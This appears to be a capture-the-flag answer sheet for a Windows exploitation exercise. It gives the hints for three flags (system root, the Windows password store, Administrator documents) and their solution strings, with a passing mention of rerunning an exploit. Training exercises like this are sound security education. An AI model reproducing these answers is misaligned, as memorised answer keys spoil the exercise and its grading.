flag{admin_documents_can_be_valuable}



Answer the questions below

Flag1? *This flag can be found at the system root.*

flag{access_the_machine}

Flag2? *This flag can be found at the location where passwords are stored within Windows.*

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

flag{sam_database_elevated_access}

flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

flag{admin_documents_can_be_valuable}